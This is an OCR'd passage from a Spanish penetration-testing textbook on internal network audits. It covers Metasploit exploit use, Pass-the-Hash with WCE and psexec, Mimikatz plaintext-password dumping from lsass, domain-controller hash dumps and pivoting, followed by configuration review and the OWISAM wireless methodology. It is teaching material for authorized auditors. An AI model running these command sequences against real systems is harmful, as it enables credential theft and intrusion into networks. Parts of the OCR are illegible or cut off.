Key pressed client-side: 0xb - '0'
Key released client-side: 0xb - '0'
Key pressed client-side: 0x7 - '6'
Key released client-side: 0x7 - '6''
Key pressed client-side: 0x2 - '1'
Key released client-side: 0x2 - '1''
Key pressed client-side: 0x1c - 'entrar'
Key released client-side: 0x1c - 'entrar'
Key pressed client-side: 0x1c - 'entrar'
Key released client-side: 0x1c - 'entrar'
```

Fig. 3.51: Obtención de credencial de usuario de escritorio remoto.

Como se puede visualizar en la imagen, parece que el usuario tiene como nombre *ipa*, y después tras pulsar en el tabulador parece que ha introducido la contraseña *ipak1k061*. Aquí se ha obtenido una credencial por la que al menos se podrá acceder al equipo servidor dónde el usuario se ha conectado.

Ahora se va a ejemplificar otra vía mediante una pequeña prueba de concepto. En este caso se hablará de *exploiting*, gracias a versiones antiguas o no actualizadas de servicios, productos o sistemas operativos.

Una opción válida sería utilizar automatización para realizar estas pruebas, aunque en muchas ocasiones es el conocimiento de los últimos expedientes y vulnerabilidades de seguridad la que otorga al auditor el éxito. En otras muchas ocasiones son los productos menos conocidos y en entornos no importantes los que pueden presentar vulnerabilidades importantes, las cuales permitan ejecutar código arbitrario en la máquina remota, con lo que el auditor ya conseguirá acceso a la máquina y podrá ganar privilegios o, al menos, acceso a otra ubicación.

```
C:\Users\pygonzalez>nmap            .123 -sU

Starting Nmap 6.25 ( http://nmap.org ) at 2014-01-09 20:40 Hora est¤ndar romance

Nmap scan report for          1.123
Host is up (0.015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    mini_httpd 1.19 19dec2003
MAC Address:            :84:1B

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.93 seconds
```

Fig. 3.52: Obtención de versión de *mini Httpd.*

En este escenario, similar al que se presentaba con el *MITM* anterior, el auditor, gracias a lo que ha descubierto con el *fingerprinting* con *Nmap* va a buscar un *exploit* para una versión concreta de un servidor web denominado *mini httpd* que ha encontrado en un equipo del segmento de desarrollo.

Para buscar un *exploit* se puede recurrir a los buscadores como *Google, Bing, Yahoo*, pero otra opción es ir al repositorio de *Metasploit*, por ejemplo, y llevar a cabo la búsqueda. El auditor ejecuta *msfconsole* de *Metasploit* para realizar la búsqueda de *exploits* para *mini httpd.*

Para ello se debe ejecutar la instrucción *search <patrón de búsqueda>*.

```
    Successfully loaded plugin: pro
msf > search mini_httpd

Matching Modules
================

                                          Disclosure Date                  Des

    ----
    exploit/windows/http/ultraminihttp_bof          00:00:00 UTC       Ult
a Mini HTTPD Stack Buffer Overflow


msf >
```

Fig. 3.53: Búsqueda de exploits con *msfconsole*.

Una vez se tiene un módulo de *Metasploit* solo se debe configurar y lanzar para, si la aplicación es vulnerable obtener el control de la máquina remota o ejecutar alguna acción que se haya configurado como *payload*.

Los módulos que no requieren interacción por parte del usuario, disponen de la opción *check* con la que se puede saber si el equipo remoto que se quiere explotar es vulnerable o no sin llegar a lanzar el *exploit*.


```
msf > use exploit/windows/http/ultrami  http_bof
msf exploit(                    ) > show options

Module options (exploit/windows/http/ultraminihttp_bof):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        Use a proxy chain
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   VHOST                       no        HTTP server virtual host



msf exploit(
RHOST =>          1.123
msf exploit(                    ) >
```

Fig 3.54: Configuración de módulo de *Metasploit*

PoC: Pass The Hash (PtH Attack)

La técnica conocida como *Pass the Hash* o impersonalización de usuarios proporcionará al auditor la posibilidad de, conocido el *hash* de la contraseña de un usuario, acceder a los recursos de dicho [illegible]

No es necesario conocer la contraseña y este hecho hace que un *hash* de usuario de *Windows* sea realmente importante. Lógicamente, para acceder a dichos recursos el usuario debe tener permiso en dichas máquinas. Si se vulnera una máquina y se obtiene el *hash* del usuario administrador es muy probable que se pueda acceder a otras máquinas, ya que los administradores de dichas máquinas suelen tener la misma credencial.

En definitiva, la impersonalización persigue la manipulación de los datos de autenticación en un sistema operativo *Windows*, con el fin de acceder a otras máquinas que dispongan de un mismo usuario con un mismo *hash*, es decir la misma contraseña, que en la máquina de la que se parte.

A continuación se ejemplifica sugiriendo el siguiente escenario:

- Una vez obtenido el primer dato de interés, se supone que el auditor ha accedido a una máquina y obtenido los *hashes* de los usuarios de ésta

- Se utilizarán los *hashes* para realizar impersonalización de dichos usuarios y poder acceder a otras máquinas.

Hay que tener claro que si en el acceso a otra máquina no se ganan privilegios frente al estado en el que el auditor se encuentra, éste se encontrará frente a un movimiento lateral u horizontal. Si por el contrario el auditor con la impersonalización o acceso a otro equipo con la nueva identidad está obteniendo mayor privilegio, se estará realizando un movimiento vertical. Mediante *PtH* también se puede impersonalizar un usuario de un dominio, es exactamente igual que un usuario de grupo de trabajo.

En este ejemplo se mostrarán dos herramientas para ejecutar la técnica, por un lado está *Windows Credential Editor* o *WCE*, y por otro lado se encuentra el módulo *psexec* de *Metasploit*. Es interesante obtener el hash de un administrador porque se podrá utilizar recursos como *C$*, *ADMIN$*, etcétera.

Por otro lado, también se puede utilizar herramientas como *PSTools* de *Sysinternals* para ejecutar procesos en remoto con dichas credenciales, por ejemplo, una *shell*.

En primer lugar se ejemplifica la técnica con *WCE*. Con el parámetro *-l* se puede listar las credenciales que se tienen en memoria y las que se utilizarán cuando se quiera autenticar ante algún servicio que requiera credenciales de *Windows*.

Se dispone de las credenciales del usuario pablo, cuyo *hash* es *8735172C3A77D2C6AAD3B435B51404EE:512B99009997C3B5588CAFAC9C0AE969*, hay que recordar que la parte de la izquierda antes de los ":" es el *hash* LM y la parte de la derecha el *hash NT*.

En la imagen se puede visualizar como se cambia el *hash* que el auditor tiene en su máquina en memoria con la siguiente instrucción *wce.exe -s <usuario>:<dominio o workgroup>:<hash LM>:<hash NT>*.

```
C:\>wce.exe -s pablo:dominio:8735172C3A77D2C6AAD3B435B51404EE:512B99009997C3B558
8CAFAC9C0AE969
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security
 by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (0000B024h) to:
Username: pablo
domain: dominio
LMHash: 8735172C3A77D2C6AAD3B435B51404EE
NTHash: 512B99009997C3B5588CAFAC9C0AE969
NTLM credentials successfully changed!

C:\>_
```

Fig. 3.55: Modificación de credenciales en memoria.

En este instante el auditor se autenticará contra el sistema *Windows* con las credenciales del usuario pablo. Por ejemplo, si accede a través de recursos compartidos a otra máquina, podrá acceder a los recursos que dicho usuario tuviera acceso. Incluso puede ejecutar aplicaciones a través de *SMB* con aplicaciones como *psexec*, que se encuentra dentro de la suite *PSTools*. No hay que confundir con el módulo *psexec* de *Metasploit*, el cual se utilizará más adelante.


```
C:\>PsExec.exe \\192.168.1.18 cmd.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>ver

Microsoft Windows [Versión 6.1.7600]

C:\Windows\system32>
```

Fig. 3.56: Ejecución de una *shell* remota con *psexec*

Y por supuesto, como se ha comentado anteriormente, incluso se podría optar por un entorno gráfico para visualizar la información desde el explorador de archivos, tal y como se puede visualizar en la imagen.




Fig. 3.57: Explorando archivos en remoto a través de C$

Si se tuviera un *hash* de un administrador, ya fuera local o de dominio, se podría acceder a una gran cantidad de recursos y realizar desplazamientos verticales. El recurso *C$* es administrativo por lo que cualquier usuario no podrá acceder a él. Hay que tener en cuenta que si se tuviera un *hash* de administrador de dominio, la auditoría interna tocaría a su fin, ya que se tendría acceso a todo.

Ahora, se explica cómo funciona el módulo de *Metasploit* para autenticarse a través de *SMB* con *hashes*, e incluso con las contraseñas en plano si se tuvieran, y poder ejecutar un *payload*, por ejemplo un *Meterpreter* en el equipo remoto. Realmente este módulo no es un *exploit*, ya que realmente el auditor se autentica con los *hashes* que ha obtenido previamente, pero lo interesante es que permite ejecutar *payloads* muy útiles.

La ruta del *exploit* para impersonalizar se encuentra en *exploit/windows/SMB/psexec*. Este módulo dispone de variables que se especifican a continuación:

Atributo	Descripción
RHOST	Dirección *IP* de la máquina a la que se quiere conectar para impersonalizar un usuario
SHARE	Recurso al que se quiere conectar
SMBDomain	Dominio para la autenticación
SMBPass	*Password* en formato *hash* LMHASH : NTLMHASH
SMBUser	Usuario al que se quiere impersonalizar

Tabla 3.02: Atributos del módulo ***exploit/windows/SMB/psexec.***

```
Module options (exploit/windows/smb/psexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST                       yes       The target address
   RPORT      445              yes       Set the SMB service port
   SHARE      ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,
C$,...) or a normal read/write folder share
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(psexec) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
msf  exploit(psexec) > set SMBPass 8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0a
e969
SMBPass => 8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969
msf  exploit(psexec) > set SMBUser administrador
SMBUser => administrador
msf  exploit(psexec) >
```

Fig. 3.58: Configuración del modulo *exploit/windows/SMB/psexec.*

Para ejecutar la autenticación y ejecución del *payload* se requiere lanzar el comando *exploit* del módulo. Estas dos herramientas que se han estudiado son muy útiles en las auditorías internas, y junto al *pivoting* aportarán un alto porcentaje de éxito en el proceso.

PoC: Escalada de privilegios

En el instante que se accede a una nueva maquina, sea por la técnica que sea, es interesante realizar una exploración del equipo en busca del máximo de información, y por supuesto, realizar un descubrimiento de red para vigilar los nuevos equipos y segmentos de red a los que se puede llegar. A continuación se propone un procedimiento a realizar:

- Configuración de red. Se puede descubrir nuevas redes directamente en la configuración del adaptador o analizar el tráfico que circula por los posibles adaptadores de red encontrando nuevas máquinas con las que no se disponía conectividad y que pueden ser críticas.
- Volcado de usuarios almacenados en la *SAM*. Si la máquina fuera un *Domain Controller* se podría obtener, siempre y cuando se tuvieran privilegios, un volcado de usuarios del dominio, con lo que la auditoría interna de red acabaría ya que se obtendría acceso completo. Con estos usuarios se podría realizar impersonalización (*PtH*) de éstos en otras máquinas *Windows* de la red. El módulo de *post-explotación* para volcar los usuarios de un *Domain Controller* es *post/windows/gather/smart_hashdump*.
- Información global de la máquina, mediante la ejecución de *scripts* como *scraper* o *winenum* de *Metasploit*.
- Utilizar la máquina vulnerada como pivote para disponer de conectividad con otras máquinas.
- Búsqueda de credenciales cacheadas en la máquina mediante la utilización de herramientas como *Mimikatz* o *WCE* en la máquina remota.

Ya se ha estudiado técnicas para obtener el primer dato de interés con el que ir sacando información e ir moviéndose por la organización. También hay que tener en cuenta que una vulnerabilidad en un *software* también puede permitir al auditor escalar privilegios. A continuación se hablará de herramientas que permitirán escalar privilegios gracias a los sistemas *Windows*. La herramienta *Mimikatz* permite al auditor, siempre que tenga permisos en la máquina, realizar las siguientes acciones:

- Volcado de *hashes* de los sistemas *Windows*.
- Exportación de certificados, incluso los no exportables.
- Manipulación de procesos.
- Inyección de librerías.
- Manipulación de privilegios.
- Volcado en texto plano de las contraseñas de los usuarios que se han autenticado en el equipo.

Esta herramienta es muy potente y útil en una auditoría. Existe un principio de localidad temporal que indica que en los servidores se autentican muchos usuarios, e incluso los administradores se autentican en ciertas máquinas dejando cacheadas las credenciales. *Mimikatz* se aprovecha de esto y puede devolver datos de mucho interés para la escalada de privilegios.

Es interesante estudiar la herramienta a fondo, ya que dispone de muchas funcionalidades, pero dos cosas pueden ayudar, y mucho, al auditor como son el volcado de contraseñas en texto plano y la exportación de certificados de la máquina.

En el siguiente ejemplo se supone que el auditor accede a una máquina de la organización con permiso y quiere obtener credenciales en plano para poder llegar a más sitios. En muchas ocasiones se han encontrado contraseñas de administradores de máquinas, e incluso de administradores de

dominio. Éstos hacen un mal uso de dicha credencial que tiene gran poder, ya que con ella se maneja la infraestructura, y la utilizan para acceder a ciertas máquinas para resolver problemas de otros usuarios. Mientras esas máquinas no se apaguen la credencial queda cacheada por el proceso *lsass.exe*. Es útil buscar en servidores, que a priori no son importantes, porque se dan casos en los que se puede encontrar credenciales muy poderosas.

Para extraer esta información de los equipos se utilizarán los siguientes comandos:

- Privilege::debug
- Inject::process lsass.exe sek*URL*sa.dll
- @getLogonPasswords

```
mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 664
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                        Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz # @getLogonPasswords

Authentification Id          : 0;1090845
Package d'authentification   : NTLM
Utilisateur principal        : Administrador
Domaine d'authentification   : PRUEBAS-01760CC
        msv1_0 :        lm< b757bf5c0d87772faad3b435b51404ee >, ntlm< 7ce21f17c0
ee7fb9ceba532d0546ad6 >
        wdigest :       1234

Authentification Id          : 0;10
Package d'authentification   : NTLM
Utilisateur principal        : ANONYMOUS LOGON
Domaine d'authentification   : NT AUTHORITY
        msv1_0 :        n.t. (LUID KO)
        wdigest :       n.t. (LUID KO)

Authentification Id          : 0;39860
Package d'authentification   : NTLM
Utilisateur principal        : Administrador
Domaine d'authentification   : PRUEBAS-01760CC
        msv1_0 :        lm< b757bf5c0d87772faad3b435b51404ee >, ntlm< 7ce21f17c
ee7fb9ceba532d0546ad6 >
        wdigest :       1234

Authentification Id          : 0;997
Package d'authentification   : Negotiate
Utilisateur principal        : SERVICIO LOCAL
Domaine d'authentification   : NT AUTHORITY
        msv1_0 :        n.t. (LUID KO)
        wdigest :       n.t. (LUID KO)

Authentification Id          : 0;996
Package d'authentification   : Negotiate
Utilisateur principal        : Servicio de red
```

Fig. 3.59: Extracción de contraseñas en plano con *Mimikatz*.

En algunas ocasiones se necesita invocar a *getLogonPasswords* con *sekurlsa::logonPasswords*.

Existe un módulo de *Meterpreter* que carga *Mimikatz* en este *payload* para que directamente se pueda extraer este tipo de información o certificados desde la propia sesión de *Metasploit*. Para invocarlo en una sesión de *Meterpreter* simplemente hay que ejecutar la instrucción *load mimikatz*.

Como se ha mencionado anteriormente, se puede encontrar credenciales muy interesantes. En este punto se puede haber obtenido el administrador de dominio, ya sea por esta técnica, por alguna vulnerabilidad de *software* o por alguna otra ya comentada.

Hay que probar a entrar en el *DC*, ya que allí se podrá obtener un listado de todos los usuarios, máquinas y *hashes* de la organización. Aunque ya con el administrador de dominio la auditoría tiende a su fin, hay que presentar evidencias de que se tiene un control total, y una de ellas podría ser un listado de usuarios y *hashes* que se tienen en el directorio activo.

Para llevar a cabo el volcado de *hashes* del directorio activo se utilizará el *script* de *Meterpreter Smart_hashdump*. Se puede utilizar el módulo de *psexec* para acceder al *DC* con la credencial de administrador de dominio, y luego utilizar la siguiente instrucción para lanzar el volcado *run post/windows/gather/smart_hashdump GETSYSTEM=true*. Hay que destacar que si el equipo es un DC realmente, se obtendrá la siguiente frase durante el proceso de volcado "*This host is a Domain Controller!*

```
pablo:1986:8735172C3A77D2C6AAD3B435B51404EE:512B99009997C3B5588CAFAC9C0AE969
pepe:1987:8735172C3A77D2C65AACD84CD494924F:7015AA2627690DA1100E50D3F2937F18
jose:1990:8735172C3A77D2C65AACD84CD494924F:7015AA2627690DA1100E50D3F2937F18
gabriela:2001:7322F9013EF849BEAAD3B435B51404EE:ED2CF29E92BF5F53F20B288C8C86C814
ian:2004:79155640EEE2F6AA6EB1AE_BFB1311BB:164FD0F09AC4516D8350F21193542C89
```

Fig. 3.60: Volcado de *hashes* del directorio activo para informe.

Por último añadir que desde la versión 1.3 de *WCE*, se dispone de una opción para extraer contraseñas en texto plano como realiza *Mimikatz*. Para ejecutar esta opción simplemente hay que subir la herramienta *WCE* a la máquina remota, para posteriormente desde una *shell* remota ejecutar la aplicación con el parámetro *–w*.

PoC: Pivoting + PtH = Paseo por la organización

El hecho de que un auditor haya accedido a un nuevo equipo puede haber proporcionado conectividad con nuevas máquinas de interés. El *pivoting* permitirá al auditor ir pasando por diversas máquinas para llegar a otras, a las que al principio directamente no podía llegar.

Es cierto que juntando la técnica de impersonalización *PtH* y el *pivoting* entre máquinas el auditor podrá acceder a cualquier ubicación. Un buen pivote, si ya se ha obtenido el administrador de dominio serían los *DC*, ya que todos los equipos del dominio tendrán conectividad con ellos.

El *pivoting* se llevará a cabo con *Metasploit* y se podrá entender que es realmente sencillo el llevarlo a cabo. Una vez se dispone de una sesión en otro equipo remoto a través de *Metasploit*, ya sea por alguna vulnerabilidad encontrada y explotada, o por haber llevado a cabo *PtH*, se dispone del comando *route*, o su *script* de *Meterpreter* equivalente *autoroute*.

Se propone un escenario en el que el auditor se encuentra dentro del *DC* a través de una sesión de *Metasploit*, y se quiere llegar a la red de producción que se encuentra en la red *10.0.10.0/8*. Se quiere configurar el *DC* como pivote para llegar a ese segmento completamente. Para ello se ejecuta la siguiente instrucción dentro de la sesión de *Meterpreter*, *run autoroute -s 10.0.10.0 -n 255.0.0.0*.

```
eterpreter > run autoroute -s 10.0.10.0 -n 255.0.0.0
[*] Adding a route to 10.0.10.0/255.0.0.0...
[+] Added route to 10.0.10.0 /255.0.0.0 via 10.0.0.1
[*] Use the -p option to list all active routes
eterpreter > _
```

Fig. 3.61: Configuración de *pivoting* para llegar a otra red.

Se ha configurado para que se enrute a través de la máquina del DC. ¿Cómo sabe *Metasploit* por cuál sesión debe enrutar? Gracias al atributo *session*. Como se puede visualizar en la imagen, *Metasploit* sabe que el tráfico dirigido hacia la red 10.0.10.0/8 debe encaminarlo hacia el *Meterpreter* que se encuentra detrás de la *session* con *id* 1.

```
> background
[illegible] 67 net[illegible]) > route print

    Netmask        Gateway

    255.0.0.0      Session 1
```

Fig. 3.62: *Pivoting* preparado

El *pivoting* junto al PtH puede permitir acceder a cualquier máquina de la organización, por lo que el acceso a las máquinas de producción podría también verse involucradas, con toda la información sensible que ello puede contener.

4. Interna con privilegios

Una auditoría de caja blanca llevará al equipo de auditoría a realizar una serie de pruebas para comprobar que la configuración de los servicios de la empresa es segura. Además, evaluaciones sobre código también deben ser realizadas por expertos en seguridad que sepan analizar código. Se utilizarán aplicaciones que permiten verificar y chequear que los servicios ejecutan con configuraciones con un grado mínimo de seguridad y saldrán a la luz aplicaciones desactualizadas y configuraciones no óptimas en términos de fortificación. En todo instante el auditor dispone

de privilegios para visualizar y chequear configuraciones, por lo que no se debe realizar ninguna escalada de privilegio.

Este tipo de auditoría encaja bastante en un modelo procedimental, aunque de nuevo siempre dependerá del grado de destreza del auditor con las herramientas y el conocimiento de los sistemas operativos para saber dónde mirar y evaluar.

Pruebas

Las pruebas que se realizan en este tipo de auditorías se muestran a continuación:

- Estado de los sistemas. Se evalúan datos generales como la versión de los sistemas operativos, paquetes instalados, aplicaciones no actualizadas, etcétera. Esta información permite obtener un mapa de información sobre el estado de los sistemas ante nuevas amenazas que van surgiendo en forma de vulnerabilidades en el *software*.
- Acceso de los usuarios. El objetivo de esta prueba es comprobar las rutas y archivos a los que los usuarios pueden acceder sin privilegio. Se evalúa el tema de permisos y como están configurados éstos.
- Análisis de comunicaciones. Se comprueba si las comunicaciones establecidas con las distintas máquinas corresponden al rango de direcciones interno de la organización. Además, se analiza si las conexiones se realizan de manera segura cuando el tráfico que circula por ellas es de información sensible.
- Configuración de servicios. Se comprueba que los servicios de la empresa se encuentren correctamente fortificados. En este punto siempre se puede añadir mejoras a la fortificación de la organización, por lo que es importante hacer hincapié en ello. Además, este punto es de los más importantes ya que, en muchas ocasiones, los fallos de seguridad provienen de este punto.
- Evaluación de políticas de seguridad orientadas a los dispositivos móviles y la famosa ola *BYOD*.
- Evaluación del código de aplicaciones.

PoC: Evaluación de configuraciones

Es difícil contemplar todas las posibles pruebas y pruebas de concepto que se pueden presentar en una auditoría de caja blanca. Siempre dependerá del ámbito en el que el auditor se encuentre y de la infraestructura y servicios montados en la organización. Por esta razón, esta prueba de concepto generaliza una posible evaluación de configuraciones, mostrando algún ejemplo en concreto.

Este tipo de prueba se puede llevar a cabo de manera automática, con lo que el auditor ahorra gran cantidad de tiempo, aunque también debe tener en cuenta que los pequeños detalles se captarán siempre mejor de manera manual. Lo ideal puede ser automatizar el proceso con escáneres como *Nessus*, *Nexpose* o *MBSA*, *Microsoft Baseline Security Analyzer*, esta última para sistemas *Microsoft*.

MBSA es un escáner que permite identificar sistemas *Microsoft* mostrando en detalle la siguiente información:

- Actualizaciones no aplicadas y fallos en la configuración del *software*.
- Escaneos sobre distintas versiones de sistemas *Windows* y aplicaciones.
- Escaneos sobre rangos de direcciones vía interfaz gráfica o en modo consola con la aplicación *mbsacli.exe*.
- Generación de informes y volcados de información en *XML* sobre los resultados obtenidos en los escaneos.
- Comprobación de políticas internas en la configuración de los sistemas, aplicando sobre ellas un *check* de buenas prácticas.




Fig. 3.63: Ejecución de *MBSA* sobre un dominio o conjunto de máquinas

Escáneres como *Nessus* o *Nexpose*, los cuales también podrían ser utilizados en una auditoría interna y caja negra, son herramientas más potentes que la anterior. *MBSA* está creada para chequear el estado del sistema y de su configuración, sin embargo con *Nessus* o *Nexpose* se puede alcanzar un nivel de detección de fallos de configuración y vulnerabilidades mayor, y dimensionado para más plataformas. Estos escáneres se pueden apoyar en el uso de credenciales, otorgando privilegios con el fin de explorar y detallar con más profundidad el estado de los sistemas.

En sistemas **NIX* el auditor se encontrará con servicios como *Samba, SSH* o bases de datos, *Postgres, Oracle, MySQL*, etcétera. Es importante estar al tanto de una configuración aceptable de seguridad, aunque siempre dependerá del objetivo final del servicio, es decir, la criticidad que

tiene éste para la empresa. Por ejemplo, un servicio de *SSH* el cual es utilizado para un conjunto de usuarios de desarrollo no tiene la misma importancia que un servicio *SSH* que se utiliza por contables que consultan datos bancarios a través de este servicio. Por esta razón, parámetros de configuración como autenticación por clave pública, y nunca permitida por usuario y contraseña, es algo vital. Entrar en detalle en estas configuraciones podría llevar más de un capítulo entero, por ello se recomienda estudiar bien el servicio y los parámetros que dispone para, junto a una guía de seguridad, poder optimizar el nivel de fortaleza del servicio.

Como se puede entender existe un número infinito de servicios que, además, cada día son más debido a la expansión de la informática, las redes y la proliferación de nuevas tecnologías y aplicaciones. Por esta razón el auditor no podrá conocer todas las configuraciones deseadas en términos de seguridad. Al enfrentarse a un nuevo servicio el cual se desconoce, o bien no se sabe lo suficiente, se debe estudiar su funcionamiento y la documentación que el proveedor aporta. Seguramente el proveedor aporta documentación con temática de seguridad dónde se encontrarán unas buenas prácticas.

Este hecho sumado a lo que el auditor ya conoce sobre buenas prácticas en otros entornos puede hacer llegar a una configuración óptima. Por otro lado, existe el conflicto entre productividad y seguridad en la empresa, este hecho es algo con lo que el auditor siempre deberá lidiar.

Como ejemplo se propone que el auditor observe y chequé las siguientes características configuradas en un servidor:

- Análisis de la versión del sistema operativo y actualizaciones, independientemente de la plataforma en la que se encuentre el servidor.
- Carga del servidor. Este detalle puede presentar anomalías en los rendimientos, o incluso en el *software* que no debería estar presente en la máquina.
- Búsqueda de archivos importantes. Hay que tener localizados y analizar los archivos de registro, como los eventos en *Windows* o */var/log* en *Linux*, los archivos de configuración de los servicios y archivos especiales, como pueden ser los *rhosts* de sistemas *Linux* si estuvieran presentes.
- Análisis de procesos, de interfaces de red y de comunicaciones.
- Análisis de restricciones de acceso al sistema.

Existen otras herramientas de auditoría de caja blanca como son *Tiger* y *System Scanner*. El objetivo de estas herramientas son las de determinar configuraciones incorrectas y permisos defectuosos.

5. Wireless & VOIP

Las auditorías *wireless* y *VOIP* permiten a la organización conocer el estado de sus comunicaciones, tanto inalámbricas como de voz sobre *IP*. Este tipo de auditorías son en un alto porcentaje procedimentales, sobre todo las de *wireless*, aunque siempre salen nuevas pruebas a realizar y que el

auditor debe conocer y estar actualizado. Por lo general, en este tipo de auditoría o fase del proceso se realizan distintas pruebas con el fin de determinar el nivel de confidencialidad y seguridad que proporcionan este tipo de infraestructuras.

En el caso de las auditorías *wireless* se suelen llevar a cabo utilizando herramientas de monitorización de redes inalámbricas, junto a distribuciones *GNU/Linux* orientadas a este tipo de pruebas, como pueden ser *WifiSlax, BackTrack, Kali*, etcétera.

En el caso de *VOIP* el auditor se conectará a una red de *VOIP* dónde se realizarán distintas pruebas emulando el rol de dispositivo de voz. El objetivo será verificar una serie de pautas con las que indicar el *status* de seguridad de dicha infraestructura.

Pruebas

Las auditorías *wireless* proponen una serie de pruebas que permitan conocer el estado de la infraestructura. El auditor puede utilizar la metodología *OWISAM* des[illegible] empresa *Tarlogic*, con la que se pretende orientar al auditor en este tipo de procesos.

La metodología *OWISAM* define un total de [illegible] técnicos, los cuales están agrupados en 10 categorías con las que se especifican un conjunto de pruebas necesarias para gar[illegible] en este tipo de auditorías.

#	Código	Tipo de control	Descripción de los controles
1	[illegible]	Descubrimiento de dispositivos	Recopilación de información sobre las redes inalámbricas
2	[illegible]	Fingerprinting	Análisis de las funcionalidades de los dispositivos de comunicaciones.
3	OWISAM-AU	Pruebas sobre la autenticación	Análisis de los mecanismos de autenticación
4	[illegible]	Cifrado de las comunicaciones	Análisis de los mecanismos de cifrado de información
5	OWISAM-CF	Configuración de la plataforma	Verificación de la configuración de las redes
6	OWISAM-IF	Pruebas de infraestructura	Controles de seguridad sobre la infraestructura Wireless
7	OWISAM-DS	Pruebas de denegación de servicio	Controles orientados a verificar la disponibilidad del entorno
8	[illegible]	Pruebas sobre directivas y normativa	Análisis de aspectos normativos que aplican [illegible] de las redes de Wi-Fi
9	[illegible]	Pruebas sobre los clientes inalámbricos	Ataques contra clientes inalámbricos
10	[illegible]	Pruebas sobre hostspots y portales cautivos	Debilidades que afectan al uso de portales cautivos

Fig. 3.64: Top de controles *OWISAM 2013*.

Como se puede visualizar en la imagen existen pruebas especificadas directamente en *OWISAM*, aunque algunas pueden ser añadidas por interés de la organización:

- Descubrimiento de dispositivos. En este tipo de prueba se realizará una recolección de información sobre el entorno a auditar y los distintos elementos de infraestructura que se encuentran alrededor.
- *Fingerprinting*. De nuevo esta técnica es utilizada, en este caso para realizar un análisis de funcionalidades.
- Pruebas de configuraciones por defectos o no seguras.

- Pruebas sobre la autenticación y el cifrado de las comunicaciones. Se evaluará si las comunicaciones son seguras o se utiliza algún protocolo no seguro en la organización. La primera toma de contacto con las redes inalámbricas se realiza mediante la monitorización de las tramas que circulan por el aire. Este análisis permitirá identificar que protocolos se están utilizando.
